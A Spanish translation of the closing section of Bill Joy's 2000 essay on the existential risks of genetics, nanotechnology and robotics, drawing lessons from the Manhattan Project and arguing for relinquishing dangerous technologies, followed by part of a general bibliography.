> Pudiera ser un proceso esperable, que sucediera en diversos mundos —un planeta, recientemente formado, evoluciona plácidamente en la órbita de su estrella; la vida se forma lentamente; emerge la inteligencia que, al menos hasta cierto momento, es valiosa para la supervivencia; y entonces se inventa la tecnología—. Se dan cuenta de que hay cosas como las leyes de la Naturaleza; de que estas leyes pueden revelarse mediante experimentos, y que el conocimiento de estas leyes puede usarse tanto para salvar vidas como para quitarlas, en ambos casos a una escala sin precedentes. La ciencia, reconocen, confiere poderes inmensos. En un instante crean dispositivos capaces de alterar el mundo. Algunas civilizaciones planetarias se abren del camino, ponen límites a lo que estaría bien hacer y lo que no, y siguen protegidas de peligros a través del tiempo. Otras, con menos suerte, o menos prudencia, perecen.

Ése es Carl Sagan, escribiendo en 1994, en Pale blue dot, un libro que describía su visión del futuro humano en el espacio.[134] Recién ahora estoy dándome cuenta de lo profunda que era su visión, y de la manera en que lo echo y lo echaré de menos. Por su elocuencia, el aporte de Sagan era, sin ser menos, el del simple sentido común —un atributo del que parecen carecer, junto al de la humildad, muchos de los voceros e impulsores de las tecnologías del siglo XXI.

Me acuerdo de cuando era chico que mi abuela estaba en contra del uso excesivo de antibióticos. Había trabajado como enfermera desde antes de la Primera Guerra Mundial y tenía la noción de sentido común de que tomar antibióticos, a menos que fueran absolutamente necesarios, era malo para uno.

No es que fuera una enemiga del progreso. Vio muchos progresos a lo largo de casi 70 años como enfermera; mi abuelo, diabético, se benefició enormemente de las mejoras en los tratamientos que se hicieron posibles a lo largo de su vida. Pero ella, como mucha otra gente, pensaría que es una gran arrogancia de nuestra parte estar, ahora, diseñando una «especie robótica capaz de reemplazarnos», cuando obviamente tenemos tantos problemas en hacer que funcionen cosas relativamente sencillas, y

tantos problemas para manejarnos —o hasta entendernos— a nosotros mismos.

Me doy cuenta ahora de que ella tenía una noción o una comprensión del orden natural de la vida, y de la necesidad de vivir junto a ese orden, respetándolo. Este respeto conlleva una necesaria humildad de la que nosotros, en nuestra fiebre de comienzos del siglo XXI, carecemos peligrosamente. La visión de sentido común, basada en este respeto, suele tener razón, incluso antes de la evidencia científica. La evidente fragilidad e ineficiencias de los sistemas humanos que hemos construido debería obligarnos a hacer una pausa; ciertamente la fragilidad de los sistemas en los que he trabajado me ha tornado más humilde.

Deberíamos haber aprendido una lección de la fabricación de la primera bomba nuclear y de la carrera armamentística. No actuamos bien esa vez, y los paralelismos con nuestra situación actual son problemáticos. El esfuerzo por construir la primera bomba atómica fue liderado por el brillante físico J. Robert Oppenheimer. Oppenheimer no estaba interesado en la política pero tomó conciencia de lo que percibía como una amenaza para la civilización Occidental proveniente del Tercer Reich, una amenaza seguramente grave debido a la posibilidad de que Hitler obtuviera armas nucleares. Motivado por este temor, llevó a Los Álamos su poderoso intelecto, su pasión por la física y su habilidad de líder carismático, y condujo los esfuerzos rápidos y exitosos de un sorprendente grupo de brillantes seres para inventar la bomba.

Lo llamativo es cómo el trabajo prosiguió con tanta naturalidad después de que hubiera desaparecido el motivo inicial. En una reunión poco después del Día V-E con algunos físicos que sentían que quizás se debería detener la investigación, Oppenheimer argumentó que había que continuar. La razón que dio parece algo extraña: no por temor a grandes bajas en una invasión a Japón, sino porque las Naciones Unidas, que estaban próximas a formarse, debían tener prioridad en el conocimiento de las armas atómicas. Un motivo más probable por el que debía continuar el proyecto es el punto al que había llegado —la primera prueba atómica, Trinity, estaba casi al alcance de la mano.

Sabemos que al preparar esta primera prueba atómica, los físicos procedieron pese a un gran número de posibles peligros. Se preocuparon inicialmente, en base a cálculos realizados por Edward Teller, de que una bomba atómica pudiera incendiar la atmósfera. Un nuevo cálculo redujo el peligro de destruir el mundo a una posibilidad de tres en un millón (Teller dice que luego pudo descartar por completo un eventual incendio atmosférico). Oppenheimer, sin embargo, estaba lo suficientemente preocupado por el resultado de Trinity como para hacer arreglos para una posible evacuación de la parte sur oeste del estado de Nuevo México. Y, por supuesto, estaba el peligro de disparar una carrera armamentística.

A lo largo del mes siguiente a esa primera, y exitosa, prueba, dos bombas destruyeron Hiroshima y Nagasaki. Algunos científicos sugirieron que la bomba sólo fuera exhibida, en lugar de arrojarla sobre ciudades japonesas decían que así se

mejorarían las posibilidades para el control de armas luego de la guerra, pero no se los tuvo en cuenta. Con la tragedia de Pearl Harbor fresca todavía en la cabeza de los estadounidenses, hubiera sido muy difícil para el Presidente Truman ordenar una demostración de las armas en vez de usarlas como lo hizo el deseo de terminar rápidamente con la guerra y salvar las vidas que se hubieran perdido en cualquier invasión a Japón era demasiado fuerte. Y sin embargo la verdad era probablemente muy simple: como luego dijo el físico Freeman Dyson, «La razón por la que se lanzó fue que nadie tuvo el coraje o la previsión de decir no».

Es importante darse cuenta de lo shockeados que estuvieron los físicos en los momentos posteriores a la bomba de Hiroshima, el 6 de agosto de 1945. Hablan de varios estados de emoción: primero, satisfacción porque la bomba funcionaba; después horror por todas las personas que habían muerto; después el sentimiento convencido de que bajo ninguna razón debía arrojarse otra bomba. Sin embargo, por supuesto, otra bomba fue arrojada, en Nagasaki, a sólo tres días del bombardeo de Hiroshima.

En noviembre de 1945, tres meses después de los bombardeos con armas atómicas, Oppenheimer se amparó en la actitud científica, diciendo, «No es posible ser científico a menos que se crea en que el conocimiento del mundo, y el poder que éste conlleva, es algo de valor intrínseco para la humanidad, y en que uno lo está usando para promover la difusión del conocimiento y está dispuesto a soportar las consecuencias».

Oppenheimer siguió adelante trabajando, junto a otros, en el informe Acheson-Lilienthal que, como describe Richard Rhodes en su reciente libro *Visions of Technology*, «halló una manera de prevenir una carrera armamentística clandestina sin acudir a un gobierno mundial equipado con armas»; su recomendación fue algo parecido a entregar el trabajo sobre armas nucleares a una agencia internacional[135].

Esta propuesta condujo al Plan Baruch, que fue enviado a las Naciones Unidas en junio de 1945, pero que nunca se adoptó (quizás porque, como Rhodes sugiere, Bernard Baruch insistió en «recargar el plan de sanciones convencionales», haciéndolo así inviable, más allá de que «casi con seguridad hubiera sido rechazado por la Rusia estalinista»). Otros esfuerzos por promover avances serios hacia una internacionalización del poder nuclear para prevenir una carrera armamentística se detuvieron, ya sea ante la falta de acuerdo político y la desconfianza interna de EE. UU., o ante la desconfianza de los soviéticos. La oportunidad de evitar la carrera armamentística se perdió, y muy rápido.

Dos años después, en 1948, Oppenheimer pareció haber llegado a otra etapa en su pensamiento, diciendo que, «en algún sentido muy básico que ninguna vulgaridad, ni broma, o sobreentendido pueden atenuar, los físicos han conocido el pecado; y este es un saber que no pueden perder».

En 1949 los soviéticos detonaron una bomba atómica. Para 1955, soviéticos y norteamericanos, ambos, habían probado bombas de hidrógeno aptas para ser

lanzadas desde un avión. Y entonces empezó la carrera armamentística.

Hace 20 años, en el documental *The Day After Trinity*, Freeman Dyson repasó las actitudes científicas que nos llevaron al precipicio nuclear:

> Lo he sentido yo mismo. El brillo seductor de las armas nucleares. Es irresistible si te acercas a ellas como científico. Sentir que está ahí en tus manos, liberar esta energía que alimenta a las estrellas, hacer que siga tus planes. Ejecutar estos milagros, elevar un millón de toneladas de rocas al cielo. Es algo que le da a las personas una ilusión de poder ilimitado, y es, en algún sentido, responsable de todos nuestros problemas —esto, que podrías llamar arrogancia tecnológica, y que se apodera de las personas cuando ven lo que pueden hacer con sus mentes.[136]

Ahora, como entonces, somos creadores de nuevas tecnologías y estrellas del futuro imaginado, impulsados —esta vez por grandes recompensas financieras y una competencia global— pese a los claros peligros, evaluando apenas lo que sería intentar vivir en un mundo que fuera el resultado realista de lo que estamos creando e imaginando.

En 1947, *The Bulletin of the Atomic Scientist* empezó a poner un Reloj de Fin de los Tiempos en su portada. Por más de 50 años, ha mostrado una estimación del peligro nuclear relativo que hemos enfrentado, reflejando las variaciones de las condiciones internacionales. Las manecillas del reloj se han movido 15 veces y hoy, detenidas a nueve minutos de la medianoche, reflejan el peligro real y continuo de las armas nucleares. La reciente inclusión de India y Pakistán en la lista de potencias nucleares ha incrementado la amenaza de fracaso de las metas de no proliferación, y esto se reflejó moviendo las agujas más cerca de la medianoche en 1998.

En nuestro tiempo, ¿a cuánto peligro nos enfrentamos, no ya de armas nucleares, sino de todas estas tecnologías? ¿Qué tan altos son los riesgos de extinción?

El filósofo John Leslie ha estudiado el tema y llegó a la conclusión de que el riesgo de extinción humana es al menos del 30 por ciento[137], mientras que Ray Kurzweil cree que tenemos «una chance mejor que nunca de superar nuestros problemas», con la advertencia de que «siempre he sido acusado de optimista». No sólo no son alentadoras estas previsiones, sino que no incluyen la probabilidad de muchos resultados terroríficos que acercan la extinción.

Puestas ante estas evaluaciones, algunas personas muy serias ya están sugiriendo sencillamente dejar la Tierra lo más rápido posible. Podríamos colonizar la galaxia usando los modelos de Von Neumann, que van de sistema a sistema solar, replicándose cada vez. Este paso será necesario, ciertamente, en 5 mil millones de años (o antes si nuestro sistema solar recibe demasiado mal el impacto retardado de nuestra galaxia con la galaxia de Andrómeda en los futuros 3 mil millones de años),

pero si leemos literalmente a Kurzweil y Moravec podría ser necesario a mediados de este siglo.

¿Cuáles son aquí las implicaciones morales? Si debemos dejar la Tierra así de rápido para que la especie pueda sobrevivir, ¿quién acepta la responsabilidad por el destino de aquellos (la mayoría de nosotros, después de todo) que sean dejados atrás? E incluso si nos dispersamos por las estrellas, ¿no es probable que nos llevemos nuestros problemas con nosotros, o que hallemos, luego, que nos han venido siguiendo? El destino de nuestra especie en la Tierra y nuestro destino en la galaxia aparecen ligados inextricablemente.

Otra idea es erigir una serie de escudos para defendernos ante cada una de las tecnologías peligrosas. La Iniciativa de Defensa Estratégica, propuesta por el gobierno de Reagan, fue un intento de diseñar un escudo de ese tipo contra la amenaza de ataque nuclear desde la Unión Soviética. Pero Arthur C. Clarke que colaboró en la discusión del proyecto, observaba: «Aunque sería posible, a un gran costo, construir sistemas de defensa local que dejarían pasar "solamente" unos bajos porcentajes de mísiles enemigos, la idea más promocionada de un paraguas nacional no tenía sentido. Luis Álvarez, quizás el físico experimental más importante del siglo, me señaló que los defensores de tales propuestas eran "tipos muy inteligentes sin sentido común"».

Clarke seguía: «Mirando en mi muy a menudo nubosa bola de cristal, sospecho que una defensa total sería posible en un siglo, más o menos. Pero la tecnología involucrada generaría, como subproducto, armas tan terribles que nadie se molestaría por nada tan primitivo como misiles balísticos»[138].

En *Engines of Creation*, Eric Drexler proponía que construyéramos un escudo nanotecnológico activo —una suerte de sistema inmunológico para la biosfera— para defendernos de cualquier replicador peligroso, que pudiera escaparse de laboratorios o fuera creado maliciosamente. Pero el escudo que proponía sería enormemente peligroso en sí mismo —nada evitaría que desarrollara problemas de autoinmunidad y atacara él mismo la biosfera[139].

Dificultades similares se aplican a la construcción de «escudos» contra la ingeniería genética y de robots. Estas tecnologías son demasiado poderosas para crear escudos contra ellas en los lapsos de tiempo en cuestión; incluso si fuera posible implementar escudos defensivos, los efectos colaterales de su desarrollo serían al menos tan peligrosos como las tecnologías de las que estamos tratando de protegernos.

Estas posibilidades son todas no deseables, impracticables o ambas cosas. La única alternativa realista que veo es la abstención: limitar el desarrollo de las tecnologías que son demasiado peligrosas, limitando nuestra búsqueda de ciertos tipos de conocimiento.

Sí, ya sé, el conocimiento es bueno, ya que es la búsqueda de nuevas verdades. Hemos estado en busca del conocimiento desde los tiempos antiguos. Aristóteles

empezó su *Metafísica* con el sencillo enunciado: «Todos los hombres por naturaleza desean conocer». Desde hace tiempo, como base de consenso en nuestra sociedad, hemos acordado respecto del valor del acceso abierto a la información, y reconocemos los problemas que conllevan los intentos de restringir su desarrollo y acceso. En tiempos recientes, hemos llegado a reverenciar el conocimiento científico.

Pero más allá de los sólidos antecedentes históricos, si el acceso abierto y el desarrollo ilimitado de los conocimientos nos colocan, de ahora en más, en claro peligro de extinción, entonces el sentido común demanda que reexaminemos incluso estas creencias básicas, sostenidas durante largo tiempo.

Fue Nietzsche quien nos advirtió, en el final del siglo XIX, que no sólo Dios ha muerto sino que «la fe en la ciencia, que pese a todo existe indudablemente, no puede deber su origen a un cálculo de utilidad; tiene que haber surgido *a expensas* del hecho de que la no-utilidad y peligrosidad de la "voluntad de saber", de "saber a cualquier precio" sea puesta a prueba constantemente». Es este peligro que ahora enfrentamos las consecuencias de nuestra búsqueda de verdad. La verdad que busca la ciencia ciertamente puede considerarse un sustituto peligroso de Dios si implicara ciertas posibilidades de llevarnos a la extinción.

Si pudiéramos ponernos de acuerdo, como especie, sobre lo que queremos, adónde fuimos encaminados, y por qué, entonces podríamos hacer mucho menos peligroso nuestro futuro —entonces podríamos entender a qué podemos y deberíamos abstenernos—. De otra manera, podemos con facilidad imaginar una carrera armamentística lanzándose en torno a las tecnologías GNR, como sucedió con las tecnologías NBQ en el siglo XX. Éste es quizás el riesgo más importante, ya que una vez iniciada una carrera como esa, es muy difícil detenerla. Esta vez —a diferencia de lo que pasaba durante el Proyecto Manhattan— no estamos en guerra, enfrentando un enemigo implacable que amenaza nuestra civilización; estamos impulsados, en cambio, por nuestros hábitos, nuestros deseos, nuestro sistema económico y nuestra necesidad competitiva de saber.

Creo que todos deseamos que nuestro rumbo esté definido por nuestros valores colectivos, éticos y morales. Si hubiéramos logrado más sabiduría colectiva en los pasados miles de años, entonces un diálogo en este sentido resultaría más práctico, y los increíbles poderes que estamos por liberar no serían tan problemáticos.

Uno pensaría que seríamos llevados a ese diálogo movidos por nuestro instinto de preservación. Los individuos tienen claramente este deseo, sin embargo como especie, nuestro comportamiento parece no jugarnos a favor. Al resolver las amenazas nucleares, muchas veces nos hablamos de manera mentirosa a nosotros mismos, y a los demás, incrementando en gran medida los riesgos. Sea que esto estuviera motivado políticamente, o porque elegimos no pensar las proyecciones, o porque al enfrentarnos con amenazas tan graves actuamos con una falta de temor irracional, no lo sé, pero no nos llevó a un buen desenlace.

Las nuevas cajas de Pandora de la genética, la nanotecnología y la robótica están

casi abiertas, pero pareciera que nosotros apenas nos damos cuenta. Las ideas no pueden ser vueltas a poner en una caja; a diferencia del uranio o el plutonio, no necesitan ser enterradas o tratadas químicamente, y pueden copiarse libremente. Una vez que salieron, salieron. Churchill destacó una vez, en una famosa frase, que los norteamericanos y sus líderes «invariablemente hacen lo correcto, una vez que examinaron todas las demás alternativas». En este caso, sin embargo, debemos actuar con mayor previsión, pues hacer lo correcto recién al final puede significar perder definitivamente la oportunidad de hacerlo.

Como dijo Thoreau, «Nosotros no vamos montados en los rieles, son los rieles los que van montados en nosotros»; y esto es lo que debemos combatir en nuestros tiempos. La pregunta es, de hecho, ¿quién va a ser el que ponga el rumbo? ¿Sobreviviremos a nuestras tecnologías?

Estamos siendo arrojados a este nuevo siglo sin ningún plan, control o freno. ¿Hemos ido ya demasiado lejos en el camino como para cambiar el rumbo? Yo no lo creo, pero aún no estamos intentándolo, y la última oportunidad de retomar el control —el punto de no retorno— se acerca rápidamente. Tenemos nuestros primeros robots mascotas, así como técnicas de ingeniería genética disponibles en el mercado, y nuestra técnica a nanoescala mejora rápidamente. Mientras que el desarrollo de esas tecnologías procede a través de una serie de pasos, no es necesariamente el caso —como sucedió en el Proyecto Manhattan y la prueba de Trinity— de que el último paso en una tecnología de prueba sea largo y arduo. El salto que posibilite la autoreplicación salvaje en robótica, ingeniería genética o nanotecnología podría darse repentinamente, reviviendo la sorpresa que sentimos cuando supimos de la clonación de un mamífero.

Y sin embargo yo creo que tenemos una firme y sólida base para la esperanza. Nuestros intentos de lidiar con armas de destrucción masiva en el último siglo nos proveen un reluciente ejemplo de abstención para considerar: el abandono unilateral de EE. UU., sin prerrequisitos, del desarrollo de armas biológicas. Este abandono se basó en la toma de conciencia del hecho de que mientras que significaría un enorme esfuerzo crear estas terribles armas, podrían, a partir de entonces, ser fácilmente reproducidas y caer en manos de naciones hostiles o de grupos terroristas. La clara conclusión fue que desarrollar estas armas crearía peligros adicionales para nosotros, y que estaríamos más seguros si no las desarrollábamos. Hemos reafirmado nuestra abstención de las armas biológicas y químicas en la Convención sobre Armas Biológicas de 1972 (Biological Weapons Convention, BWC) y en la Convención sobre Armas Químicas de 1993 (Chemical Weapons Convention, CWC)[140].

En cuanto al aún considerable riesgo de amenaza por armas nucleares, con el que hemos vivido por más de 50 años, el reciente rechazo del Senado al Tratado Extenso de Prohibición de Pruebas deja en claro que la abstención al uso de armas nucleares no será políticamente fácil. Pero tenemos una oportunidad única, con el fin de la

Guerra Fría, de prevenir una carrera armamentística multipolar. Construir, a partir de la abstención de la BWC y la CWC, una abolición exitosa de las armas nucleares, podría ayudarnos a crear un hábito de abstención a las tecnologías peligrosas (de hecho, si reducimos a 100 el número de todas las armas nucleares en el mundo —lo que sería equivalente al poder destructivo total de la Segunda Guerra Mundial, una meta considerablemente más sencilla— podríamos eliminar este riesgo de extinción). [141]

Supervisar la abstención será un problema difícil, pero no insuperable. Tenemos suerte de haber hecho ya mucho trabajo relevante en el marco de la BWC y otros tratados. Nuestra tarea más importante será aplicar esto a tecnologías que son naturalmente mucho más comerciales que militares. La necesidad fundamental aquí es de transparencia, pues la dificultad de supervisión es directamente proporcional a la dificultad de distinguir entre actividades para la abstención y actividades legítimas.

Francamente creo que la situación en 1945 era más simple que la que enfrentamos ahora: las tecnologías nucleares eran pasibles de ser razonablemente separadas entre sus usos comerciales y sus usos militares, y el monitoreo era ayudado por la naturaleza de las pruebas atómicas y la facilidad con que la radioactividad podía medirse. La investigación de aplicaciones militares podía realizarse en laboratorios nacionales como Los Álamos, con los resultados mantenidos bajo secreto tanto tiempo como fuera posible.

Las tecnologías GNR no se dividen abiertamente entre usos comerciales y militares; dado su potencial en el mercado, es difícil imaginar su desarrollo sólo en laboratorios nacionales. Con sus dilatados márgenes para el uso comercial, supervisar la abstención requerirá un régimen de supervisión similar al de las armas biológicas, pero en una escala sin precedentes. Esto, inevitablemente, producirá tensiones entre nuestra privacidad individual, nuestro deseo de información registrada por copyright, y la necesidad de supervisión para protegernos a todos. Sin duda encontraremos grandes resistencias a esta pérdida de privacidad y de libertad de acción.

La supervisión de la abstención a ciertas tecnologías GNR deberá tener lugar en el ciberespacio tanto como en lugares físicos. El tema crítico será hacer aceptable la necesaria transparencia en un mundo de información basada en el derecho de propiedad, presumiblemente creando nuevas formas de protección de la propiedad intelectual.

Supervisar la aplicación también requerirá que científicos e ingenieros adopten un rígido código ético de conducta, similar al juramento hipocrático, y tengan el coraje personal de avisar cuando sea necesario, incluso en situaciones de alto costo para sí mismos. Esto respondería al llamado que hizo —50 años después de Hiroshima— el premio Nobel Hans Bethe, uno de los más destacados de los miembros sobrevivientes del Proyecto Manhattan, a que todos los científicos «cesen y desistan de trabajar en la creación, desarrollo, mejora y mantenimiento de armas nucleares y otras armas potenciales de destrucción masiva»[142]. En el siglo XXI, esto requiere de vigilancia y

responsabilidad personal de parte de aquellos que trabajen en tecnologías NBQ y GNR para evitar la implementación de armas de destrucción masiva y la destrucción masiva habilitada por el conocimiento.

Thoreau también dijo que «seremos ricos en proporción al número de cosas que nos podamos permitir dejar tranquilas». Todos queremos ser felices, pero pareciera importante preguntarnos si necesitamos asumir semejantes riesgos de destrucción total para conseguir todavía más conocimiento y más cosas; el sentido común nos dice que hay un límite para nuestras necesidades materiales —y que cierto conocimiento es demasiado peligroso y es mejor dejarlo pasar.

Tampoco deberíamos perseguir una semiinmortalidad sin considerar los costos, sin considerar los sensibles incrementos del riesgo de extinción. La inmortalidad, siendo quizás el original, ciertamente no es el único sueño utópico posible.

Hace poco tuve la suerte de conocer al distinguido escritor y catedrático Jacques Attali, cuyo libro *Lignes d'horizons* (*Millenium*, en la traducción al inglés) ayudó a inspirar el acercamiento de Java y Jini a la siguiente era de la computación ubicua[143]. En su nuevo libro *Fraternités*, Attali describe la manera en que nuestros sueños de utopía han cambiado con el tiempo:

> En el despertar de nuestras sociedades, los hombres veían su paso por la Tierra sólo como un laberinto de dolor, al final del cual se erguía una puerta que conducía, a través de la muerte, a la compañía de dioses y a la *Eternidad*. Con los hebreos y después los griegos, algunos hombres se animaron a liberarse de las demandas teológicas y soñar una Ciudad ideal donde la *Libertad* florecería. Otros, percibiendo la evolución de la sociedad de mercado, comprendieron que la libertad de algunos conllevaría la alienación de otros, y persiguieron la *Igualdad*.

Jacques me ayudó a entender cómo estas tres diferentes metas utópicas hoy coexisten en tensión en nuestra sociedad. Sigue adelante para describir una cuarta utopía, *Fraternidad*, cuya base es el altruismo. La Fraternidad en sí asocia la felicidad individual a la felicidad de los otros, haciéndose cargo de la promesa de autosustentamiento.

Esto cristalizó el problema que me producía el sueño de Kurzweil. Un acercamiento tecnológico a la Eternidad —semiinmortalidad a través de la robótica— quizás no sea la utopía más deseable, y su búsqueda conlleva grandes peligros. Quizás debamos repensar nuestras elecciones utópicas.

¿Adónde podemos mirar para hallar una nueva base ética con que definir el rumbo? Las ideas del libro *Ética para el Nuevo Milenio*, del Dalai Lama, me han parecido muy útiles. Como a lo mejor se sabe, pero se recalca poco, el Dalai Lama afirma que la cosa más importante para nosotros es llevar nuestras vidas con amor y

compasión por los otros, y que nuestras sociedades necesitan desarrollar nociones más fuertes de responsabilidad universal y acerca de nuestra interdependencia; propone un standard de conducta ética positiva para individuos y sociedades que parece consonante con la utopía de Fraternidad de Attali.

El Dalai Lama además afirma que debemos comprender qué es lo que hace feliz a la gente, y tomar conciencia de las firmes evidencias de que ni el progreso material ni la búsqueda de poder del conocimiento son la clave —que hay límites para lo que la ciencia y la investigación científica solas pueden hacer.

Nuestra noción occidental de felicidad parece venir de los griegos, quienes la definieron como «el ejercicio de poderes vitales a lo largo de líneas de excelencia, en una vida que promueve su libertad»[144].

Ciertamente, necesitamos encontrar desafíos consistentes y suficientes campos de libertad en nuestras vidas si vamos a ser felices en lo que sea que nos espera. Pero creo que debemos encontrar vías de escape alternativas para nuestras fuerzas creativas, más allá de la cultura del crecimiento económico perpetuo; este crecimiento ha sido una gran bendición por varios cientos de años, pero no nos ha dado una felicidad carente de impurezas, y ahora debemos elegir entre perseguir un crecimiento irrestricto y sin dirección a través de la ciencia y la tecnología y los claros peligros que acompañan a esto.

Ha pasado más de un año desde mi primer encuentro con Ray Kurzweil y John Searle. Veo a mi alrededor motivos de esperanza en las voces de cautela y renuencia y en aquellas personas que he descubierto que están tan preocupadas como yo acerca de nuestra predica actual. Tengo, también, un sentimiento de responsabilidad personal más profundo —no por el trabajo que ya he realizado, sino por el trabajo que todavía podría realizar, en la confluencia de las ciencias.

Pero muchas otras personas que saben de los peligros todavía permanecen extrañamente en silencio. Si se las presiona, sueltan el ya conocido «esto no es nada nuevo» —como si saber lo que podría pasar fuera suficiente responsabilidad—. Me dicen, «hay universidades llenas de investigadores de bioética que estudian estos temas todo el día». Dicen «todo esto ya está escrito de antes, y por expertos». Se quejan, «tus preocupaciones y argumentos ya son cosa vieja».

No sé dónde esconden su temor estas personas. Como arquitecto de sistemas complejos, entro a esta arena como no-profesional. ¿Pero esto debería desmerecer mis inquietudes? Estoy al tanto de cuánto se ha escrito al respecto, hablado al respecto y conferenciado al respecto, con tanta autoridad. ¿Pero esto quiere decir que le llegó a la gente? ¿Quiere decir que podemos olvidar los riesgos que nos esperan?

Saber no es una respuesta racional suficiente como para no actuar. ¿Podemos dudar de que el conocimiento se ha vuelto un arma que manipulamos contra nosotros mismos?

Las experiencias de los científicos atómicos muestran claramente la necesidad de

asumir responsabilidad personal, el peligro de que las cosas vayan demasiado rápido y la manera en que un proceso puede cobrar vida propia. Podemos, como hicieron ellos, crear problemas insuperables en lapsos de tiempo casi nulos. Debemos realizar más trabajo de reflexión si no queremos ser sorprendidos de la misma manera y shockearnos con las consecuencias de nuestros inventos.

Mi trabajo personal sigue siendo el mejoramiento de la confiabilidad del software. El software es una herramienta, y como diseñador de herramientas debo luchar con los usos a los que se someten las herramientas que hago. Siempre he creído que hacer más confiable el software, dados sus múltiples usos, hará del mundo un lugar mejor y más seguro; si llegara a pensar lo contrario, estaría moralmente obligado a detener mi trabajo. Ahora puedo imaginar que un día así pueda llegar.

Todo esto no me enoja pero me deja, al menos, un poco melancólico. De aquí en más, el progreso, para mí, será de algún modo agridulce.

¿Recuerdan la hermosa penúltima escena de *Manhattan* donde Woody Allen está tirado en su sillón y le habla a un grabador? Relata una historia sobre personas que se crean a sí mismas problemas innecesarios, neuróticos, porque eso los mantiene alejados de afrontar otros problemas espeluznantes, sin solución, acerca del universo.

Se hace a sí mismo la pregunta, «¿Qué hace que valga la pena vivir la vida»? y se responde lo que es importante para él: Groucho Marx, Willie Mays, el segundo movimiento de la sinfonía *Júpiter*, la grabación de «Potato Head Blues» de Louis Armstrong, las películas suecas, *La Educación Sentimental* de Flaubert, Marlon Brando, Frank Sinatra, las manzanas y peras de Cézanne, los cangrejos en «Sam Wo» y, por último, el desenlace: la cara de Tracy, su amor.

Cada uno de nosotros tiene sus cosas preciosas, y al cuidar de ellas localizamos la esencia de nuestra humanidad. A la larga, es debido a nuestra gran capacidad para cuidar y proteger que todavía soy optimista de que confrontaremos con los peligrosos temas que tenemos por delante.

Mi expectativa inmediata es la de participar en una discusión mucho más amplia sobre los temas tratados aquí, con gente proveniente de diversas prácticas, con un programa que no se predisponga a temer o favorecer a la tecnología por su misma razón de ser.

Para empezar, he presentado dos veces estos temas en eventos organizados por el Aspen Institute y además he propuesto que la Academia Americana de Artes y Ciencias los tome como una extensión de su trabajo en las Conferencias Pugwash. (Éstas se han realizado desde 1957 para discutir el control de armas, en especial de armas nucleares, y para formular políticas viables).

Es una lástima que los encuentros Pugwash empezaran recién cuando el genio ya hubiera salido hace bastante de la botella unos 15 años tarde. Nosotros también estamos teniendo una salida retardada para confrontar con los temas de la tecnología del siglo XXI —la prevención de la destrucción masiva habilitada por el conocimiento

—, y mayores retrasos se tornan inaceptables.

Así que todavía estoy investigando; hay muchas más cosas para aprender. Vayamos a tener éxito o a fracasar; vayamos a sobrevivir o a caer víctimas de estas tecnologías, no está decidido todavía. Me quedé despierto hasta tarde otra vez —son casi las 6 a.m.— Estoy tratando de imaginar mejores respuestas, de romper el hechizo y liberarlas de la piedra.

Abril, 2000

Bibliografía General

Anderson, Ross, «'Trusted Computing' Frequently Asked Questions», en http://www.cl.cam.ac.uk/users/rja14/tcpa-faq.html. [hay trad. cast.: «Preguntas frecuentes sobre Informática Fiable», http://linuca.org/body.phtml?nIdNoticia=207]

Asimov, Isaac [1950], *Yo, robot*. Buenos Aires, Sudamericana, 1977.

Bethe, Hans A., Carta al presidente de EE. UU., W. Clinton, en http://www.fas.org/bethecr.htm. 25 de abril de 1997.

Besser, Howard, «Intellectual Property: the Attack on Public Space in Cyberspace», en http://www.gseis.ucla.edu/~howard/Papers/pw-public-spaces.html/

Berardi, Franco (Bifo), «La incesante guerra entre red y videocracia», en Pasquinelli, Matteo (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

——, «Lavoro zero», en **DeriveApprodi**, Año II, N.º 3-4, Invierno-primavera de 1994.

Carbonell, Eudald y Sala, Robert, *Planeta humà*. Barcelona, Empúries, 2000. [hay trad. cast.: *Planeta humano*. Barcelona, Península, 2000.]

Clarke, Arthur C., «Presidents, Experts, and Asteroids», en **Science**, 5 de junio de 1998. Republicado como «Science and Society», en *Greetings, carbon-based bipeds! Collected Essays 1934-1998*. New York, St. Martin's Press, 1999.

Dawkins, Richard, *The selfish gene*. Oxford, Oxford University Press, 1989. [hay trad. cast.: *El gen egoísta*, Barcelona, Salvat, 1993.]

Deleuze, Gilles y Guattari, Félix, *Mil mesetas*, Valencia, Pre-Textos, 1988.

Doty, Paul, «The Forgotten Menace: Nuclear Weapons Stockpiles Still Represents the Biggest Threat to Civilization», en **Nature**, N.º 402, 9 de diciembre de 1999.

Drexler, K. Eric, *Engines of Creation: The coming era of Nanotechnology*. New York, Doubleday, 1986 (hay versión en internet: http://www.foresight.org/EOC/index.html/). [hay trad. cast.: *La nanotecnología: el surgimiento de las máquinas de creación*. Barcelona, Gedisa, 1993.]

——, Peterson, C. y Pergamit, G., *Unbounding the Future: The Nanotechnology Revolution*. New York, William Morrow, 1991 (hay versión en internet: http://www.foresight.org/UTF/Unbound_LBW/index.html/).

Duran Etxezarreta, Saez, *Globalización capitalista*. Barcelona, Virus, 2001.

Dyson, George B., *Darwing among the Machines*. Reading, Addison-Wesley, 1997.

Easterbrook, Gregg, «Food for future», carta a **The New York Times**, 19 de noviembre de 1999.

Forrest, David, «Regulating Nanotechnology Development», en http://www.foresight.org/NanoRev/Forrest1989.html/.

Garrett, Laurie, *The coming plague: newly emerging diseases in a world out of balance*. London, Penguin, 1994.

GNU, «GNU General Public License». Versión 2. Junio 1991. Versión oficial inglesa en http://www.gnu.org/licenses/gpl.html. [hay versión cast.: http://lucas.hispalinux.es/Otros/gples/gples.html]

Hamilton, Edith, *The Greek Way*. New York, Norton, 1942.

Hafner, Katie y Markoff, John, *Cyberpunk: outlaws and hackers on the computer frontier*. London, Corgi Books, 1993.

Halleck, Dee Dee, «Una tormenta envolvente: el cyber-forum abierto Indymedia», en Pasquinelli, Matteo (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

Hofstadter, Douglas, *Gödel, Escher, Bach: un eterno y grácil bucle*. Barcelona, Tusquets, 1989.

Joy, Bill, «The future of computation», ponencia en el First Foresight Conference on Nanotechnology, octubre de 1989. Publicado en Crandall, B. C. y Lewis J. (eds.), *Nanotechnology: Research and Perspectives*. Cambridge, MIT Press, 1992.

Kauffman, Stuart, «Self-replication: Even Peptides Do It», en **Nature**, N.º 382, 8 de agosto de 1996 (hay versión en internet: http://www.santafe.edu/sfi/People/kauffman/sak-peptides.html/).

Kelly-Bootle, Stan, *The Devil's DP Dictionary*. New York, McGraw-Hill, 1981.

Kidder, Tracy, *The soul of a new machine*. Boston, Little-Brown, 1981.

